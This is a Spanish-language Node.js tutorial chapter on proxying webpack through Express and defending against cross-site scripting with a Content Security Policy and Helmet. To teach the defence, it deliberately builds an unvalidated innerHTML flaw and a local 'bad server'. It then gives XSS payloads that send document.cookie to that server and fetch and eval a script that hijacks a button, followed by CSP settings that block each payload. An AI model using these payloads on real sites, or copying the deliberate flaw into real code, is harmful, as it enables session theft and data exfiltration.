Utiliza un navegador para solicitar http://localhost:5100 (la URL para el servidor webpack) y luego haz clic en el botón Enviar mensaje. El servidor webpack recibirá la solicitud y actuará como un proxy para obtener una respuesta del servidor backend, lo que producirá la respuesta que se muestra en la figura 7.



Figura 7: Uso de webpack como proxy para el servidor backend.

Sugerencia

En segundo plano, el servidor HTTP de webpack usa Express y la funcionalidad principal del servidor de desarrollo está disponible en el paquete webpack-dev-middleware, que se puede usar como middleware en cualquier proyecto que también use Express. No hemos demostrado esta función porque requiere paquetes adicionales y cambios de configuración extensos para recrear funciones como la recarga en vivo, que ya están configuradas cuando se usa el paquete de servidor de desarrollo webpack estándar.

Consulta https://webpack.js.org/guides/development/#using-webpack-devmiddleware para obtener detalles sobre el uso de webpack como middleware de Express.

Reenvío de solicitudes desde el servidor backend a webpack

El tercer enfoque es cambiar los servidores para que el servidor backend reenvíe las solicitudes al servidor webpack. Esto tiene la ventaja de hacer que el entorno de desarrollo sea más consistente con la producción y garantiza que se apliquen los encabezados establecidos por el servidor backend. Ejecuta los comandos que se muestran en el listado 20 en la carpeta webapp para instalar un paquete proxy para Express y una descripción de la API que proporciona para el compilador TypeScript.

Listado 20: Instalación de un paquete proxy.

```
npm install http-proxy@1.18.1
```

El listado 21 cambia la configuración de Express para que las solicitudes se reenvíen al servidor webpack.

Listado 21: Reenvío de solicitudes en el archivo server.ts en la carpeta src.

```
import { createServer } from "http";
import express, {Express } from "express";
import { readHandler } from "./readHandler";
import cors from "cors";
import httpProxy from "http-proxy";

const port = 5000;

const expressApp: Express = express();

const proxy = httpProxy.createProxyServer({
  target: "http://localhost:5100", ws: true
});

expressApp.use(cors({
  origin: "http://localhost:5100"
}));
expressApp.use(express.json());

expressApp.post("/read", readHandler);
expressApp.use(express.static("static"));
expressApp.use(express.static("node_modules/bootstrap/dist"));
//expressApp.use(express.static("dist/client"));
expressApp.use((req, resp) => proxy.web(req, resp));

const server = createServer(expressApp);

server.on('upgrade', (req, socket, head) => proxy.ws(req, socket, head));

server.listen(port,
  () => console.log(`HTTP Server listening on port ${port}`));
```

Los cambios habilitan el proxy, incluido el soporte para manejar solicitudes de socket web, que se utilizan para la función de recarga en vivo y que también deben reenviarse al servidor de desarrollo webpack. Se requiere una actualización correspondiente en el archivo de configuración webpack para especificar la URL a la que se conectará el código de recarga en vivo del lado del cliente, como se muestra en el listado 22.

Listado 22: Cambio de la URL del lado del cliente en el archivo webpack.config.mjs.

```
import path from "path";
import { fileURLToPath } from 'url';

const __dirname = path.dirname(fileURLToPath(import.meta.url));
```

```
export default {
  mode: "development",
  entry: "./static/client.js",
  output: {
    path: path.resolve(__dirname, "dist/client"),
    filename: "bundle.js"
  },
  "devServer": {
    port: 5100,
    static: ["./static", "node_modules/bootstrap/dist"],
    //proxy: {
    //   "/read": "http://localhost:5000"
    //},
    client: {
      webSocketURL: "http://localhost:5000/ws"
    }
  }
};
```

Usa Control + C para detener el proceso de compilación existente y ejecute npm start en la carpeta webapp para que los cambios surtan efecto.

Utiliza un navegador para solicitar http://localhost:5000, como se muestra en la figura 8, para que el servidor backend reciba la solicitud y aún, así pueda beneficiarse de las características del servidor de desarrollo de webpack.



Figura 8: Uso del servidor backend como proxy para webpack.

Uso de una política de seguridad de contenido

CORS es un ejemplo de un conjunto de encabezados de solicitud que se introdujeron para abordar el comportamiento malicioso al proporcionar al navegador información sobre cómo se espera que funcione la aplicación.

Hay encabezados adicionales que el servidor backend puede configurar para proporcionar al navegador información sobre cómo funciona la aplicación y qué comportamientos se esperan. El encabezado más importante es Content-Security-Policy, que el servidor backend utiliza para describir la política de seguridad de contenido (CSP, **Content Security Policy**) de la aplicación. La CSP le dice al navegador qué comportamientos esperar de la aplicación del lado del cliente para que el navegador pueda bloquear la actividad sospechosa.

El uso de políticas de seguridad de contenido tiene como objetivo evitar ataques de secuencias de comandos entre sitios (XSS, ***cross-site scripting***). Hay muchas variaciones de ataques XSS, pero todos implican la inyección de contenido o código malicioso en el contenido que muestra el navegador para realizar una tarea no prevista por los desarrolladores de la aplicación, normalmente algo que engaña al usuario o roba datos confidenciales.

Una causa común de los ataques XSS surge cuando una aplicación acepta la entrada de un usuario que posteriormente se incorpora al contenido presentado a otros usuarios. Si una aplicación acepta reseñas de usuarios que se muestran junto con los productos, por ejemplo, un atacante podría crear una reseña que los navegadores interpretarán como contenido HTML o JavaScript cuando se muestre la página del producto.

El mejor lugar para comenzar es con una demostración del problema, que requiere algunos cambios en la aplicación de ejemplo. El primer cambio es agregar un elemento de entrada al documento HTML que muestra el navegador, lo que permitirá al usuario ingresar datos que luego mostrará el navegador, como se muestra en el listado 23.

Listado 23: Agregar un elemento de entrada en el archivo index.html en la carpeta estática.

```
<!DOCTYPE html>
<html>
  <head>
    <script src="bundle.js"></script>
    <link href="css/bootstrap.min.css" rel="stylesheet" />
  </head>
  <body>
    <div class="m-2">
      <label class="form-label">Message:</label>
      <input id="input" class="form-control" />
```

```
    </div>
     <button id="btn" class="btn btn-primary m-2">Send Message</button>
    <table class="table table-striped">
      <tbody>
        <tr><th>Status</th><td id="msg"></td></tr>
        <tr><th>Response</th><td id="body"></td></tr>
      </tbody>
    </table>
  </body>
</html>
```

El listado 24 actualiza el código JavaScript del lado del cliente para que envíe el contenido del elemento de entrada agregado en el listado 23 al servidor.

Listado 24: Actualizar el código del lado del cliente en el archivo client.js en la carpeta static.

```
document.addEventListener('DOMContentLoaded', function() {
  document.getElementById("btn").addEventListener("click", sendReq);
});

const requestUrl = "/read";

sendReq = async () => {
  //let payload = [];
  //for (let i = 0; i < 5; i++) {
  //    payload.push({ id: i, message: `Payload Message: ${i}\n`});
  //}
  const response = await fetch(requestUrl, {
     method: "POST", body: document.getElementById("input").value,
     //headers: {
     //   "Content-Type": "application/json"
     //}
  })
  document.getElementById("msg").textContent = response.statusText;
  document.getElementById("body").innerHTML = await response.text();
}
```

El listado 25 actualiza el controlador que recibe datos del navegador para que canalice los datos de la solicitud a la respuesta.

Esto significa que todo lo que se ingrese en el elemento de entrada se enviará al servidor y luego se reenviará al navegador, donde se mostrará al usuario.

Listado 25: Reenvío de datos en el archivo readHandler.ts en la carpeta src.

```
import { Request, Response } from "express";

export const readHandler = (req: Request, resp: Response) => {
  //resp.json({
  //   message: "Hello, World"
  //});
  resp.cookie("sessionID", "mysecretcode");
  req.pipe(resp);
}
```

El controlador también establece una cookie en la respuesta. Uno de los usos de los ataques XSS es robar credenciales de sesión para que el atacante pueda hacerse pasar por un usuario legítimo. La cookie establecida por el código en el listado 25 es un marcador de posición para los datos que serán robados.

Los cambios del listado 23 al Listado 25 crean deliberadamente una situación en la que la entrada proporcionada por el usuario se utiliza sin ningún tipo de validación. Este tipo de problema es fácil de detectar en un ejemplo simple, pero puede ser mucho más difícil de identificar en un proyecto real, especialmente uno en el que se agregan funciones con el tiempo. Este es un problema tan común que XSS es uno de los 10 principales riesgos de seguridad de aplicaciones identificados por el Proyecto Abierto de Seguridad de Aplicaciones Mundial (OWASP) y lo ha sido durante algunos años (consulta https://owasp.org/www-project-top-ten para obtener la lista completa).

Inyección de contenido malicioso

Para completar los preparativos, agrega un archivo llamado badServer.mjs a la carpeta webapp con el contenido que se muestra en el listado 26. Este es un servidor “malo(bad)”, que servirá contenido y recibirá solicitudes en nombre del código malicioso.

Listado 26: Creación de un servidor en el archivo badServer.mjs en la carpeta webapp.

```
import { createServer } from "http";
import express from "express";
import cors from "cors";

createServer(express().use(cors()).use(express.static("static"))
  .post("*", (req, resp) => {
     req.on("data", (data) => { console.log(data.toString()) });
     req.on("end", () => resp.end());
  })).listen(9999,
     () => console.log(`Bad Server listening on port 9999`));
```

Para simplificar, este archivo contiene código JavaScript para que pueda ejecutarse sin necesidad del compilador TypeScript. El código se expresa para abreviar, en lugar de facilitar su lectura, y utiliza las funciones de Express para servir contenido estático y el enrutador para recibir solicitudes POST.

Abre un nuevo símbolo del sistema, navega hasta la carpeta webapp y ejecuta el comando que se muestra en el listado 27 para iniciar el servidor.

Listado 27: Inicio del servidor web defectuoso.

```
node badServer.mjs

PS C:\proyectosnode\webapp> node badServer.mjs
Bad Server listening on port 9999
```

Una vez preparada la aplicación de ejemplo y el servidor defectuoso, el proceso de subvertir la aplicación requiere ingresar cadenas cuidadosamente diseñadas, destinadas a hacer que el navegador cargue contenido o ejecute JavaScript que no es parte de la aplicación.

Nota importante: Esta sección muestra exploits simples (y relacionados) que aprovechan un defecto que he creado a sabiendas, lo que nos ayuda a describir funciones útiles, pero no cubre el espectro completo de problemas XSS. Puedes encontrar un excelente conjunto de pruebas XSS para aplicar en:
https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html.

Ingresa el texto que se muestra en el listado 28 en el elemento de entrada y haz clic en el botón Enviar mensaje.

Presta mucha atención a los caracteres de comillas al ingresar el texto en el elemento de entrada. Es importante usar comillas dobles y simples tal como se muestran, de lo contrario, el navegador no podrá analizar la cadena.

Listado 28: Solicitud de una imagen.

```
<img src="http://localhost:9999/city.png" onclick="location='http://amazon.
com'">
```

El código JavaScript del lado del cliente agrega la respuesta del servidor al documento HTML que se muestra al usuario, lo que hace que el navegador solicite un archivo de imagen al servidor incorrecto. Al hacer clic en la imagen, el navegador se aleja de la aplicación.

No solo se pueden agregar imágenes al documento. Ingresa el texto que se muestra en el listado 29 en el elemento de entrada y haz clic en el botón Enviar mensaje, lo que agregará

un botón al documento que muestra el usuario. Una vez más, presta mucha atención a los caracteres entre comillas.

Listado 29: Creación de un botón.

```
<button class="btn btn-danger" onclick="location='http://amazon.com'">Click</
button>
```

El botón que se crea aprovecha las hojas de estilo CSS que utiliza la aplicación, lo que le da al nuevo elemento una apariencia que es consistente con el otro botón que muestra el navegador, como se muestra en la figura 10.



Figura 10: Agregar un elemento.

El código inyectado también se puede utilizar para robar datos confidenciales. Ingresa el texto que se muestra en el listado 30 en el elemento de entrada y haz clic en el botón Enviar mensaje, prestando nuevamente mucha atención a los caracteres entre comillas e ingresando el texto como una sola línea.

Listado 30: Robo de datos.

```
<img src="nope" onerror="fetch('http://localhost:9999', { method: 'POST', body:
document.cookie})">
```

Este elemento img especifica un archivo que no existe. El navegador emitirá el evento de error cuando no pueda cargar el archivo, lo que ejecuta el fragmento de código JavaScript asignado al atributo onerror en el listado 30. El código utiliza la API Fetch del navegador para enviar una solicitud HTTP POST al servidor defectuoso, que incluye los datos confidenciales de la cookie como cuerpo de la solicitud. Si examinas el resultado del símbolo

del sistema que ejecuta el servidor defectuoso, verá el siguiente mensaje, que muestra los datos que recibió el servidor defectuoso:

```
Bad Server listening on port 9999
sessionID=mysecretcode
```

No se necesitó ninguna acción del usuario para activar este comportamiento y los datos se envían tan pronto como el navegador intenta (y falla) cargar la imagen. Para el ejemplo final, agrega un archivo llamado bad.js a la carpeta estática con el contenido que se muestra en el listado 31.

Listado 31: El contenido del archivo bad.js en la carpeta static.

```
const input = document.getElementById("input");
const button = document.getElementById("btn");
const newButton = button.cloneNode();
button.parentElement.replaceChild(newButton, button);
newButton.textContent = "Bad Button";
newButton.addEventListener("click", () => {
  sendReq();
  fetch("http://localhost:9999", {
    method: "POST",
    body: JSON.stringify({
      cookie: document.cookie,
      input: input.value
    })
  });
});
input.value = "";
input.placeholder = "Enter something secret here";
document.getElementById("body").innerHTML = "";
```

Este código ubica el elemento del botón en el documento HTML y lo reemplaza con uno que envía los datos confidenciales al servidor malicioso. Para que el navegador cargue este archivo, ingresa el texto que se muestra en el listado 32 en el elemento de entrada y haz clic en el botón Enviar mensaje. Este es el ejemplo más complejo de esta sección y se debe tener especial cuidado para ingresarlo correctamente y como una sola línea.

Listado 32: Carga de un archivo JavaScript.

```
<img src="nope" onerror="fetch('http://localhost:9999/bad.js').then(r =>
r.text()).then(t => eval(t))">
```

El código JavaScript usa la API Fetch del navegador para solicitar el archivo bad.js del servidor HTTP malicioso y luego usa la función eval de JavaScript para ejecutar su contenido. La función eval tratará cualquier cadena como código JavaScript y, como consecuencia, puede presentar un riesgo cada vez que se la utilices.
Cuando el navegador ejecuta el código JavaScript, el botón existente se reemplaza por uno que envía los datos confidenciales de la cookie al servidor malicioso, como se muestra en la figura 11. (El texto del botón también se cambia solo para enfatizar el cambio).



Figura 11: Reemplazo de un botón.

Cuando haces clic en el botón, el servidor HTTP malicioso mostrará un mensaje de consola que muestra el valor de la cookie y lo que hayas ingresado en el elemento de entrada antes de hacer clic en el botón, como este:

...
{"cookie":"sessionID=mysecretcode","input":"myothersecret"}
...

¿Por qué no simplemente inyectar un elemento de script?

Los ataques XSS han sido un problema durante tanto tiempo que algunas protecciones contra ellos están codificadas en la especificación HTML. Por ejemplo, el código del lado del cliente en la aplicación de ejemplo usa la propiedad innerHTML para mostrar la respuesta que recibe del servidor backend, como este:

```
...
document.getElementById("body").innerHTML = await response.
text();
...
```

La especificación HTML indica a los navegadores que no ejecuten elementos de script asignados a la propiedad innerHTML, lo que significa que no funcionará el uso directo del código JavaScript, pero sí el uso de controladores de eventos. Esta limitación surge debido a la forma en que la aplicación de ejemplo ha evolucionado de un documento a otro, y no debes asumir que todas las aplicaciones estarán restringidas de manera similar.

Definición de una política de seguridad de contenido

Una política de seguridad de contenido le indica al navegador cómo se espera que se comporte la aplicación del lado del cliente y se configura mediante el encabezado Content-Security-Policy, como se muestra en el listado 33.

Listado 33: Configuración de una política de seguridad de contenido en el archivo server.ts en la carpeta src.

```
import { createServer } from "http";
import express, {Express } from "express";
import { readHandler } from "./readHandler";
import cors from "cors";
import httpProxy from "http-proxy";

const port = 5000;

const expressApp: Express = express();

const proxy = httpProxy.createProxyServer({
  target: "http://localhost:5100", ws: true
});

expressApp.use((req, resp, next) => {
  resp.setHeader("Content-Security-Policy", "img-src 'self'");
  next();
}

expressApp.use(cors({
  origin: "http://localhost:5100"
}));
expressApp.use(express.json());

expressApp.post("/read", readHandler);
```

```
expressApp.use(express.static("static"));
expressApp.use(express.static("node_modules/bootstrap/dist"));
//expressApp.use(express.static("dist/client"));
expressApp.use((req, resp) => proxy.web(req, resp));

const server = createServer(expressApp);

server.on('upgrade', (req, socket, head) => proxy.ws(req, socket, head));

server.listen(port,
  () => console.log(`HTTP Server listening on port ${port}`));
```

El encabezado CSP se debe aplicar a cada respuesta, por lo que el listado utiliza el método de uso Express para configurar un componente de middleware, que es como un controlador de solicitud regular pero recibe un argumento adicional que se utiliza para pasar la solicitud para su posterior procesamiento.

El valor del encabezado es la política para la aplicación y consta de una o más directivas y valores de política. El encabezado del listado 33 contiene una directiva de política, que es img-src y cuyo valor es self:

```
...
resp.setHeader("Content-Security-Policy", "img-src 'self'");
...
```

La especificación CSP define una serie de políticas que especifican las ubicaciones desde las que se puede cargar contenido diferente. La tabla 4 describe las directivas de política más útiles y se puede encontrar una lista completa en https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-SecurityPolicy.

Tabla 4: Directivas CSP útiles.

Directiva de la política	Descripción
default-src	Esta directiva establece la política predeterminada para todas las directivas.
connect-src	Esta directiva especifica las URL que se pueden solicitar mediante código JavaScript.
img-src	Esta directiva especifica las fuentes desde las que se pueden cargar imágenes.
script-src	Esta directiva especifica las fuentes desde las que se pueden cargar archivos JavaScript.
script-src-attr	Esta directiva especifica las fuentes válidas para los controladores de eventos en línea.
form-action	Esta directiva especifica las URL a las que se pueden enviar datos de formulario.

Los valores de una política se pueden especificar mediante URL con comodines (como http://*.acme.com) o un esquema (como http: para permitir todas las solicitudes HTTP o https: para todas las solicitudes HTTPS). También hay valores especiales como 'none', que bloquea todas las URL, y 'self', que limita las solicitudes al origen desde el que se cargó el documento. (Las comillas simples se deben especificar para estos valores especiales, por lo que la política definida en el listado 33 parece extrañamente entrecomillada).

La política definida en el listado 33 le dice al navegador que las imágenes solo se pueden solicitar desde el mismo origen que el documento HTML. Para ver el efecto, vuelva a cargar el navegador, ingresa el texto del listado 28 y haz clic en el botón Enviar mensaje. (Debes volver a cargar para asegurarte de que el encabezado definido en el listado 33 se envíe al navegador).

La política restringe las imágenes para que solo puedan provenir del mismo origen que el documento HTML. Si examinas las herramientas de desarrollo F12 del navegador, verás un mensaje de error en la consola similar a este, que es de Chrome:

```
...
Refused to load the image 'http://localhost:9999/city.png' because it violates
the following Content Security Policy directive: "img-src 'self'".
...
```

Se impidió el intento de cargar una imagen desde el servidor defectuoso, pero si haces clic en el marcador de posición de imagen rota que muestra el navegador, aún podrás salir de la aplicación. Las políticas generalmente requieren múltiples directivas para ser efectivas.

Uso de un paquete para configurar el encabezado de la política

Es posible configurar el encabezado CSP directamente, como se demostró en la sección anterior, pero usar un paquete para definir una política CSP es más fácil y menos propenso a errores. Un paquete excelente es Helmet (https://helmetjs.github.io), que configura varios encabezados relacionados con la seguridad, incluido el encabezado CSP. Ejecuta el comando que se muestra en el listado 34 en la carpeta webapp para instalar el paquete Helmet.

Listado 34: Agregar un paquete al proyecto.

```
npm install helmet@7.1.0
```

El listado 35 reemplaza el middleware personalizado de la sección anterior con la funcionalidad equivalente provista por Helmet y define la política completa para la aplicación de ejemplo.

Listado 35: Definición de una política CSP en el archivo server.ts en la carpeta src.

```
import { createServer } from "http";
import express, {Express } from "express";
import { readHandler } from "./readHandler";
import cors from "cors";
import httpProxy from "http-proxy";
import helmet from "helmet";

const port = 5000;

const expressApp: Express = express();

const proxy = httpProxy.createProxyServer({
  target: "http://localhost:5100", ws: true
});

//expressApp.use((req, resp, next) => {
//  resp.setHeader("Content-Security-Policy", "img-src 'self'");
//  next();
//}

expressApp.use(helmet({
  contentSecurityPolicy: {
    directives: {
      imgSrc: "'self'",
      scriptSrcAttr: "'none'",
      scriptSrc: "'self'",
      connectSrc: "'self' ws://localhost:5000"
    }
  }
}));

expressApp.use(cors({
  origin: "http://localhost:5100"
}));
expressApp.use(express.json());

expressApp.post("/read", readHandler);
expressApp.use(express.static("static"));
expressApp.use(express.static("node_modules/bootstrap/dist"));
//expressApp.use(express.static("dist/client"));
expressApp.use((req, resp) => proxy.web(req, resp));

const server = createServer(expressApp);
```

```
server.on('upgrade', (req, socket, head) => proxy.ws(req, socket, head));

server.listen(port,
  () => console.log(`HTTP Server listening on port ${port}`));
```

Helmet se aplica como middleware y se configura con un objeto cuyas propiedades determinan los encabezados que se establecen y los valores que se deben utilizar. La propiedad contentSecurityPolicy.directives se utiliza para establecer directivas CSP, expresadas en mayúsculas y minúsculas porque los nombres de directivas CSP con guiones no están permitidos en JavaScript (por lo que img-src se convierte en imgSrc, por ejemplo).

La configuración del listado 35 especifica una política de seguridad de contenido que permitirá cargar imágenes desde el dominio del documento HTML, bloquear todo JavaScript en los atributos de elemento, restringir los archivos JavaScript al dominio del documento y limitar las URL a las que se pueden realizar conexiones mediante código JavaScript.

Esta última directiva especifica self, lo que permite enviar conexiones HTTP al servidor backend, pero también incluye la URL ws://localhost:5000, que permite la conexión requerida por la función de recarga en vivo de webpack (el esquema ws denota una conexión de web sockets y es la misma conexión que requirió configuración adicional al configurar el proxy en el listado 21).

Si recargas el navegador en este punto, verás un error de CSP en la consola JavaScript del navegador. Esto se debe a que el CSP ha deshabilitado el uso de la función eval, lo cual es sensato porque es muy peligroso, pero problemático porque webpack descomprime el contenido de sus paquetes usando eval. (Esto solo es el caso cuando webpack está produciendo paquetes de desarrollo y no es el caso cuando los paquetes finales se producen antes de que se despliegue una aplicación).

El mejor enfoque es cambiar la configuración de webpack para que use una técnica diferente para procesar los paquetes, como se muestra en el listado 36.

Listado 36: Cambiar la configuración de webpack en el archivo webpack.config.mjs en la carpeta webapp.

```
import path from "path";
import { fileURLToPath } from 'url';

const __dirname = path.dirname(fileURLToPath(import.meta.url));

export default {
  mode: "development",
```

```
  entry: "./static/client.js",
  output: {
    path: path.resolve(__dirname, "dist/client"),
    filename: "bundle.js"
  },
  "devServer": {
    port: 5100,
    static: ["./static", "node_modules/bootstrap/dist"],
          //proxy: {
    //   "/read": "http://localhost:5000"
    //},
          client: {
       webSocketURL: "http://localhost:5000/ws"
    }
  },
  devtool: "source-map"
};
```

Utiliza Control+C para detener las herramientas de compilación y ejecuta el comando npm start en la carpeta webapp para iniciarlas nuevamente con la nueva configuración. Vuelve a cargar el navegador y el paquete de JavaScript se procesará sin usar la función eval. Vuelve a ejecutar los ejemplos del listado 28 al listado 32 y verás que cada ataque es derrotado por una de las configuraciones de seguridad de contenido.

Nota:
El encabezado Content-Security-Policy-Report-Only le indica al navegador que informe sobre acciones que violarían la política de seguridad de contenido sin bloquear esas acciones, lo que puede ser una buena forma de evaluar una aplicación existente. Si estás utilizando el paquete Helmet, puedes habilitar este encabezado configurando el parámetro de configuración contentSecurityPolicy. reportOnly en verdadero.

Hay límites para CSP y es importante evitar incluir información de usuario sin filtrar en el HTML que se muestra al usuario.

Nota:
Si no puedes modificar la configuración de webpack, puedes permitir la función eval en la política de seguridad de contenido. Usa "'self' 'unsafe-eval'" como valor para la configuración scriptSrc. El valor especial 'unsafe-eval' permite que se use la función eval, pero el valor 'self' restringe las ubicaciones desde las que se pueden descargar archivos JavaScript solo al servidor backend.

Resumen

En este documento, describimos dos formas importantes en las que el servidor backend Node.js funciona con los demás componentes en una aplicación web moderna. El primer tema que describimos fue el uso de un bundler:

- Los bundlers combinan y comprimen varios archivos para reducir la cantidad de solicitudes HTTP realizadas por el navegador y reducir la cantidad de datos que se deben transferir.
- Los bundlers están integrados en las herramientas para desarrolladores de todos los frameworks populares del lado del cliente, incluidos Angular y React.
- Los bundlers pueden funcionar independientemente del servidor backend, pero los mejores flujos de trabajo se logran al usarlos juntos.
- El segundo tema que describimos fue la aplicación de una política de seguridad de contenido.
- Las políticas de seguridad de contenido se utilizan para defenderse de ataques de secuencias de comandos entre sitios (XSS), en los que el objetivo es engañar al navegador para que ejecute código JavaScript malicioso.
- Para aplicar una política de seguridad de contenido, el servidor backend proporciona al navegador una descripción de cómo se comporta el código de la aplicación del lado del cliente en términos de cómo obtiene y utiliza recursos como imágenes y código JavaScript.
- El navegador bloquea las operaciones de JavaScript que están fuera de los límites impuestos por la política de seguridad de contenido.

En el próximo documento, demostraremos las características que ofrece Node.js para las pruebas unitarias y la depuración de código JavaScript.